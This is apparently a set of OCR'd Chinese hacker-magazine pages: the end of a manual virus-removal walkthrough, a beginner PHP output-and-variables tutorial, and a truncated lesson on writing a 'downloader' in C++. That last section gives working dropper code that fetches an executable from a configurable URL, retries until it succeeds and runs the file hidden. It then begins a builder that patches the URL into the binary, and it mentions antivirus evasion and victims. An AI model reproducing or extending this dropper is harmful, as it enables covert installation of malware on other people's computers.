


图16

现在需要做的是：开始->运行->msconfig->启动->禁止Qingchu.bat和那个没有名字的启动项，确定->退出不重启->注销；然后再登录就不会弹不会跳更不会叫了如图15。

现在我们发现有很多的病毒*.没关系。删除了就行了！什么?删除不鸟？下载个unlocker不就轻松搞定了？（PS：zhuyao.bat建立了这些垃圾文件：md "%systerive%\Documents and Settings\All Users\桌面"\病毒100..\）如图16：

然后把桌面换回来，把释放出来的文件手动删除了即可。来一张清理完后的高清啊无啊码图17：




图17

至此本文并未利用任何杀毒软件已然捏死了貌似很强大的病毒；朋友们是否也准备玩一下呢？

php实战攻略（1）
——初会（第一个php页面）

影月

大家好，本文呢是月下孤笔专栏第二篇连载文章，主要是从开发人员的角度来理解php，俗话说知己知彼，百战百胜。知道了程序员们的开发思路和流程，那自然也知道什么地方容易出问题，从而让大家在学黑的路上更加得心应手。




图1

废话不多说，相信很多人都知道，现在的动态网页开发多数是asp、asp、net、jsp、php这么几种语言，php、asp称之为服务器端脚本，javascript称之为客户端脚本，其区别很好理解，服务器端脚本是在服务器上执行的，而客户端脚本是在用户的电脑上执行的，asp因为安全性稍差，出现漏洞的概率较高，现在几乎都很少使用了，以前动网就是用的asp开发的，在2008年有一位X子在稿子中给动网起了个外号叫千洞之网，确实，动网漏洞众多，不过现在更新出了asp.net版本和php版本，而且经过多年的更新，安全性已经提高了不少。从入侵难度来说，普遍认为难度从高到低排列依次是jsp>asp>net>php>asp。

咳咳，偏题了，话说回来，php页面既然称之为服务器端脚本，也就是说用户访问一个php页面，其实要在服务器上先执行php脚本，执行完了以后返回给用户一个处理后的html页面，所以，大家在访问php页面的时候，通过浏览器的查看源代码功能是看不到里面的php脚本的，只有html代码、CSS样式代码和javascript代码。

好了，我也就不像很多书籍那样开篇就是一篇长得不得了的“概述”，不把人吓跑不罢休！先说一下学习学习这里连载文章的要求吧，既然是动态网页，那么网页的基本功还是需要的，也就是html一定要会，否则学习起来可能很吃力。其他的话，最好是有点C++的基础，因为php的语法和C++很像，学过C++的X子会觉得php的语法似曾相识。

开发环境的选用：我用的是Zend Studio，运行环境的话，大家可以去下载WampServer这个软件，Zend Studio比较大，可能光盘里面放不下，WampServer我会打包给大家。

这两个软件都是傻瓜安装就可以了，唯一要注意的是WampServer的工作路径，默认路径是在WampServer的安装目录下的www目录，路径不对的话是看不到你写的东西的，路径的问题我这里就不再赘述了，百度一下就一大片的东西，WampServer安装完成并运行之后，右下角出现如下图标,如图1。

这时访问http://localhost， 如果出现图2所示页面就表示安装成功。




图2

Php脚本可以嵌入在html代码中的任意位置，在html代码中用“<?php”来标记php脚本的开始，而用“?>”来标记php脚本的结束。现在我们还是按照国际惯例，先写一个老套至极的Hello World。在Zend Studio中新建一个PHP Project，取名为HelloWorld，注意路径必须选择在WampServer的工作路径之内，否则访问不到。新建好了以后，我们可以在左边的项目管理器中看到我们的项目，我们新建一个php文件，命名为index.php，然后写如下代码：

```
<?php
    echo “Hello World!!!”;
?>
```

这样呢我们的第一个php页面就算是完成了，大家先不急着问这句代码是什么意思，先看到效果，我们在后面慢慢说，接下来点击图3所示的工具栏按钮。




图3

接下来会弹出一个窗口，让我们选择运行php文件的方式，我们这里选择php webPage，然后点击确定，接下来就可以看到Zend Studio中的内置浏览器显示了Hello World！！！字样，如图4所示。




图4

我们首先来学习一下php中的输出，在php中，输出语句有三种方式，一个是像上面写的命令行风格的输出：通过echo来输出；第二种是C风格的输出：通过printf来输出，第三种是通过print来输出所以上面的“echo “Hello World”；这条代码的效果也和以下两条代码作用相同：

```
print “Hello World!!!”;
printf(“Hello World!!!”);
```

在php中通过输出语句输出的内容其实是变成了html代码返回给用户的浏览器，所以我们才能在浏览器中看到文字，那么如果我们现在想直接在网页上显示一个文本框，那也很简单，把刚才的代码更改为如下代码：

```
<?php
echo '<input type="text" />';
?>
```

这里因为篇幅原因，我就不贴图了，大家可以自行测试一下，输出介绍过了，我们就要继续来说一门语言中必不可少的部分了，这就是变量。php是一门弱类型语言，变量不像是C++那样需要指定类型，在我们赋值的时候，php会自动改变变量的类型。因此在php中变量的定义变得非常简单。以下代码就是一个定义变量并输出的小例子：

```
<?php
$input='<input type="text" />';
echo $input;
?>
```

大家可以注意到，我们这里定义了一个变量input，并且用echo进行了输出，php中定义变量必须以“$”开头，后面写变量名。在javascript中，变量的类型是由第一次赋值来决定的，如果第一次赋值了一个整形，第二次再赋值一个其他不兼容的类型就会出错，但是php不同，刚才已经说过，php会自动转换变量类型，所以下面的代码是没有任何错误的：

```
<?php
$input=10;
echo $input;
echo "<br/>";
$input=10.5;
echo $input;
echo "<br/>";
$input="www.hackx.cc";
echo $input;
?>
```

上面代码先给input变量赋了一个整形数据，后面又给了一个浮点型数据，最后给了一个字符串数据，最终访问的效果没有报错，显示

```
10
10.5
www.hackx.cc
```

在上面的代码中，大家发现要输出回车比较麻烦，但是如果改成“echo $input+”
”;”的话又是有错误的，因为在第一次赋值的时候是给了一个整形，但是这里把一个整形数据和一个字符串相加，明显会让服务器无所适从。在php中，其实我们可以用“.”来连接多个要输出的内容，把代码更改为下面的代码依然可以正常输出：

```
<?php
$input=10;
echo $input."<br/>";
$input=10.5;
echo $input."<br/>";
$input="www.hackx.cc";
echo $input;
?>
```

同样，我们还可以通过printf()来格式化输出：

```
<?php
$input=10;
printf("%d<br/>",$input);
$input=10.5;
printf("%f<br/>",$input);
$input="www.hackx.cc";
echo $input;
?>
```

除此之外，还有一种写法可以更加凸显php的灵活性，直接在要输出的地方写下变量名：

```
<?php
$input=10;
echo "$input<br/>";
$input=10.5;
echo "$input<br/>";
$input="www.hackx.cc";
echo $input;
?>
```

由此可见，php字符串的处理上显得非常灵活，我们可以

根据个人喜好和习惯，自行选择输出方式。这里说道字符串的话，其实很多方法都可以定义，最常用的还是用双引号和单引号来标记字符串。这里也可以根据喜好走。

之所以用如此长的篇幅来说这些，是希望大家看完这篇连载以后对php有一些深刻的认识，我大部分技术都是自学，说不出条条款款，也不喜欢说那些东西，只能把我开发的一些经验给大家，希望能对大家有帮助。就到这里吧，希望大家能把回执认真填写反馈到编辑部，这样也能让我接收到大家的意见和建议。

浅谈下载者的简单实现

影 月

一、主体文件

对于下载者来说，其实主要功能的话很简单，其实就是一个下载文件并且隐藏运行的功能，但是其中也有那么几个难点，第一个就是生成器，要让生成的下载者记录下我们输入的网址，第二个呢，就是我们生成的文件要尽可能小，至于免杀这些，那个就是看大家的免杀功力了。

先说说语言，C++、VB、Delphi和易语言都是可以的，至于有的人学习的C#等等就不要考虑了。莫非还想让中招的人为了运行你的下载者还去下载个.net平台吧？很多人都知道我喜欢玩C++，这里我就用C++来写吧。多的不赘述了，要尽可能小，肯定首选是用Win32 Application项目的，当然用MFC也可以，不过那个生成的文件就比较大了。

这里我们写一个简单点的下载者，里面只有几行代码，首先，在头文件引用处写下如下代码：

```
#include <urlmon.h>
#pragma comment(lib,"urlmon.lib")
#include <shellapi.h>
```

这是对所需函数的头文件引用，然后我们要定义一个变量来存放我们的下载网址，可以定义一个全局变量：

```
char url[128]="http://localhost/test.exe";
```

注意这里一定要给一个初始值，等会方便我们找偏移。下面的_tWinMain函数中，我们要做的就很简单了，因为有一个很方便的函数来让我们下载文件，这里我们看直接写下这样的代码：

```
loop:
HRESULT hr = URLDownloadToFileA(0, url,"D:\\Downloaded.exe", 0,NULL);
if (hr== S_OK)ShellExecuteA(0,"open","D:\\Downloaded.exe",NULL,NULL,SW_HIDE);
else goto loop;
```

这些代码实际上大家应该都能看懂，意思是下载“http://localhost/test.exe”这个文件并另存到D盘的Downwnloaded.exe，如果下载成功，则隐藏运行它，如果不成功则不断跳转到loop标签，再次尝试。好了，这样我们的小型下载者就完成了，现在我们把事先写好的test.exe放到我的网站发布目录下，让“http://localhost/test.exe”能访问到该文件，这个软件功能是弹出一个对话框，提示我们成功运行。然后现在运行我们的下载者，弹出如下窗口，如图1。




图1

二、生成器

生成器的话其实也很简单，只是很多人不清楚原理，其实我们在程序中给变量url赋了一个字符串，那么在程序编译过后，其实我们的字符串是会存放在编译好的exe文件当中的，我们只要把生成器中的字符串替换为我们的网址，那么我们就可以动态设置已下载文件地址啦。废话不多说，立刻新建一个MFC应用程序，这里没什么好说的，当然要新建基于对话框的应用程序啦！然后把控件拖到这个样子，如图2。




图2

双击取消按钮编辑单击事件，在里面写上：

```
CDownloaderMakerDlg::OnCancel();
```

注意这里我的项目名称为DownloaderMaker，项目名称不

